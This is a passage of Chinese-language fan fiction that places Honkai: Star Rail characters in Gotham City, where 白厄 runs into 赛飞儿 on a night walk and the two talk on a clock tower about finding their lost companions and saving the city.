白厄从韦恩庄园回来的时候,两只手都没空着。

    阿尔弗雷德给他装了一盒刚烤好的曲奇,用漂亮的铁盒装着,系了根深蓝色的丝带。迪克塞给他一件韦恩庄园的纪念T恤,说是“以后你来哥谭大学篮球赛可以穿这个加油”。提姆什么都没塞,但在白厄上车之前跟他说了一句“下次再来”。

    白厄靠在厨房的台面上,手里捧着杯子,看着窗外哥谭灰蒙蒙的天际线。从这儿能看到东区那片矮矮的屋顶,和更远处的港口吊机。阳光从云层的缝隙里漏下来,在东区的房子上画出一块块不大不小的光斑,那些光斑在灰色的墙面上显得格外亮,亮得有点不真实。

    哥谭这个地方挺好的。

    她不像那些大城市那样光鲜亮丽,她的好是藏起来的,你得在这儿待一阵子才能慢慢感觉到。那些在街角开了一辈子杂货铺的老头,那些会在下雨天给你多套一个塑料袋的超市老板娘,那些在深夜巡逻、穿得像一只大蝙蝠、不需要任何人跟他说“谢谢”的义警。

    她内外都破败不堪,但在这座灰暗的城市里,她确实长出了希望的种子。

    他觉得,自己也该为这座城市出点力。

    哥谭的超级英雄够多了,而且他们干得挺好。白厄想做的是一些更小的、更具体的事情。比如晚上出门散步的时候顺手解决几个不长眼的小混混,比如帮邻居找回被偷的自行车,比如——总之,在看到需要帮忙的事情时,不假装没看见。

    说干就干。白厄换了件深色的外套,把头发压进帽子里,走出了公寓。

    哥谭的夜晚来得很早。白厄走在东区边缘的一条街上,路灯有一盏没一盏地亮着,脚下的路面坑坑洼洼的,前几天下过雨留下的积水还没干透。他把手插在口袋里,脚步不快不慢,耳朵留意着周围的动静。

    他走了大概十分钟,什么都没发生。

    又走了五分钟,还是什么都没发生。

    白厄开始怀疑自己是不是被哥谭的犯罪率数据骗了。不是说这儿是全美最危险的城市吗?怎么他每次专门出来找事的时候,事都不来找他?

    他正想着,前面的巷子里传来一阵窸窸窣窣的声音。

    白厄的脚步快了起来。

    他走到巷口,深吸一口气,做好了“喝止坏人、解救好人”的准备,然后探出半个头——

    巷子里什么都没有。

    没有人,没有声音,只有一只灰猫蹲在垃圾桶上,用一种“你瞅啥”的表情看着他。

    白厄和那只猫对视了三秒。

    “你刚才是不是在学人走路?”他问那只猫。猫没理他,跳下垃圾桶走了。

    白厄叹了口气,转过身准备继续往前走。

    “……救世小子?”

    白厄的脚步骤然停住。

    这个声音。

    这个称呼。

    世界上只有一个人会这么叫他。

    他猛地转过身。

    一个银灰色短发的女孩蹲在他身后的路灯柱上,两只手撑着下巴,蓝色的眼睛在路灯下亮得像两盏小灯。她穿着一身蓝黑色系的轻便衣服,腰间挂着一个小包,整个人看起来像一只停在灯柱上的猫。

    “赛飞儿小姐?!”白厄的声音拔高了一个调。

    “嘘——”赛飞儿把食指竖在嘴唇前面,表情严肃得不像是在开玩笑,“大晚上的,喊这么大声,你是想让整个东区都知道哥谭盗圣的真实名字吗?”

    白厄把嘴闭上了,但他脸上的表情关不上,他的眼睛瞪得老大,嘴巴抿着但嘴角在上扬。

    赛飞儿从路灯柱上跳下来,轻得像一片被风吹下来的叶子,落地的时候一点声音都没有。她站在原地,双手抱胸,歪着头打量着白厄。“怎么了?看到我这么激动?”

    白厄深吸了一口气,像是想说什么,但又找不到合适的话。即使他已经在新闻头条里得知那可能是赛飞儿,但亲眼见证远比猜想来的震撼。

    “你怎么在这儿?”他终于憋出了一句话。

    “我在问你呢。”赛飞儿往前走了两步,绕着白厄转了一圈,“我在这个城市待了快两个月了,怎么今天才碰上你?你才来的哥谭?”

    “你在哥谭待了两个月?”“对啊。”

    “我在哥谭也快两个月了。”

    两个人对视了一秒。

    “哥谭真大。”赛飞儿说。

    “确实大。”白厄点头。他们站在东区那条没什么人的街上,路灯把两个人的影子拉得长长的,交叠在一起,像两条交叉的路。白厄看着赛飞儿的脸,他在无数次日升月落中见过她。在翁法罗斯奥赫玛的台阶上、在每一次轮回的缝隙中都会出现的猫。

    “你还好吗?”他问。

    赛飞儿眨了眨眼。“你指哪方面?”“各方面。”

    赛飞儿想了想,“还行吧。”她说,“在这个世界待了一阵子,觉得……也没那么糟。你呢?”

    “我也还行。”白厄说,“上了大学,交了新朋友,住的地方有热水,楼下便利店的老板人挺好。”

    赛飞儿“嗯”了一声,“走吧,”她说,“找个地方坐坐。站大街上聊天像什么样子。”

    赛飞儿带路。两个人走过几条街,拐了几个弯,上了一栋看起来废弃了很久的建筑。楼梯很窄,转弯的地方堆着不知道谁留下的旧家具,墙上的涂鸦一层盖一层。赛飞儿走得很熟练,显然不是第一次来了。

    顶层的门是锁着的,但赛飞儿从腰包里掏出一根铁丝,捅了两下,锁就开了。她推开门,夜风一下子涌了进来,带着哥谭港口的水腥味和远处城市的热闹。

    这是哥谭大钟楼的顶层。

    从这儿看下去,整个哥谭像一张铺开的地图。东区的灯最暗,钻石区最亮,港口那边有一排长长的橙色光带,是码头的吊灯。远处有几栋高楼亮着灯,白色的、蓝色的、红色的,像散落在棋盘上的棋子。

    赛飞儿走到边缘,在栏杆上坐下来,两只脚悬在外面晃来晃去。白厄站在她旁边,靠着栏杆,看着这座灰黑色的城市在天际线下安静地呼吸。

    “你知道我住东区附近?”白厄问。

    “不知道。”赛飞儿说,“我今晚就是出来走走,走到这条街的时候,看到一个白毛在东张西望,心想这谁啊这么像白厄,走近一看还真是你。”

    “你在哥谭做什么?”

    “偷东西。”赛飞儿理直气壮。

    白厄沉默了一秒。“……你在翁法罗斯偷,你来这个世界还偷?”

    “这叫职业素养。”赛飞儿晃着腿,“而且我只偷坏人的,你别用那种眼神看我。”

    “我没看你。”

    “你在心里谴责我了。”

    白厄没有否认。他靠在栏杆上,看着远处港口的方向,沉默了一会儿。

    “你碰到其他人了吗?”他问。

    赛飞儿摇了摇头。“你是第一个我真正意义上碰到的人。”

    白厄皱起眉头。“其他人都没见着?”“没看到。”赛飞儿说,“这个世界太大了,十三个人扔进来,跟十三粒沙子洒进海里一样,碰到的概率本来就不高。”

    白厄点了点头。

    “不过我知道还有一个人在哪。”赛飞儿忽然说。

    白厄转过头看她。

    “遐蝶。”

    白厄的眼睛亮了。“她在哪儿?”

    “冥界。”

    白厄::?

    赛飞儿把杰森的故事简单说了一遍——一个男人,死过一次,在坟墓里看到了一个紫色头发,穿着白裙子的、手里拿着镰刀的女人。她的声音很轻,描述得很细致,把遐蝶的样子说得清清楚楚。

    “他是我的朋友。”赛飞儿说,“他说遐蝶跟他聊了一会儿,然后他就复活了。”

    白厄沉默了,“她怎么在哪个世界都往冥界跑啊。”

    “我刚才也是这么想的。”

    两个人对视了一眼,同时叹了口气。

    “你有办法去冥界找她吗?”白厄问。

    赛飞儿伸出手,在空气里抓了两下,像是在感受什么。

    “我用「诡计」得到的神速力,在这个世界被压得挺厉害的。从东区跑到大教堂都要喘一会儿,你让我从这个世界跑到冥界去?”白厄也伸出手,握了握拳,又松开。

    “我这边也是。力量还在,但和之前比差远了。”他想了想,又补了一句,“我连侵晨都没叫出来过。”

    “你现在叫出来我看看。”

    “不。”

    “为什么?”

    “这地方太小了,我怕把楼拆了。”

    赛飞儿看着他,确认他是不是在吹牛。白厄的表情很认真。赛飞儿决定相信他。

    “所以你的意思是,”赛飞儿说,“我们暂时找不到她?”“对。”白厄点头。

    赛飞儿把两条腿从栏杆外面收回来,盘腿坐着,两只手撑着下巴,看着哥谭的夜景。

    “那其他人呢?”她问。

    白厄想了想。“肯定也在。十三个人,不可能只有我们两个和遐蝶在。只是不知道他们在哪。”

    “那怎么找?”

    白厄沉默了一会儿。

    “要是他们能上电视就好了。”他说,“那种全美都能看到的新闻,一打开电视就看到‘哥谭出现一个奇怪的人’之类的,我们就能顺着找过去。”

    赛飞儿歪着头想了想。“哥谭天天都有那种新闻。‘东区又出事了’‘企鹅人又被抓了’‘蝙蝠侠又打人了’,普通人都懒得看了。”

    白厄皱了皱眉。“那得是更大的事。”

    “多大?”

    白厄转过头看着她。“比如说……拯救一次哥谭?”

    赛飞儿盯着他看了两秒,“想法不错,救世小子。”

    她从栏杆上跳下来,走到白厄面前,仰头看着他。

    “我有预感,”她说,声音比刚才低了一些,“哥谭很快就要大乱了。”

    白厄的表情没有变化,但他的目光沉了一点。

    “你感觉到了什么?”

    “我这阵子在哥谭转了一圈,发现这座城市的平衡挺脆弱的。那些坏人不是不存在,他们只是在等一个机会。等他们找到那个机会——”

    她没有说完,但白厄听懂了。

    白厄不希望哥谭出事。这座城市对他很好,他很领情。

    但如果真的要出事,他也不怕。

    “你说得对。”白厄说。

    “怎么?”

    “拯救一次哥谭很有盼头。”

    赛飞儿扬起眉毛。“你还真打算干啊?”

    白厄靠在栏杆上,双手抱胸,看着远处的天际线。

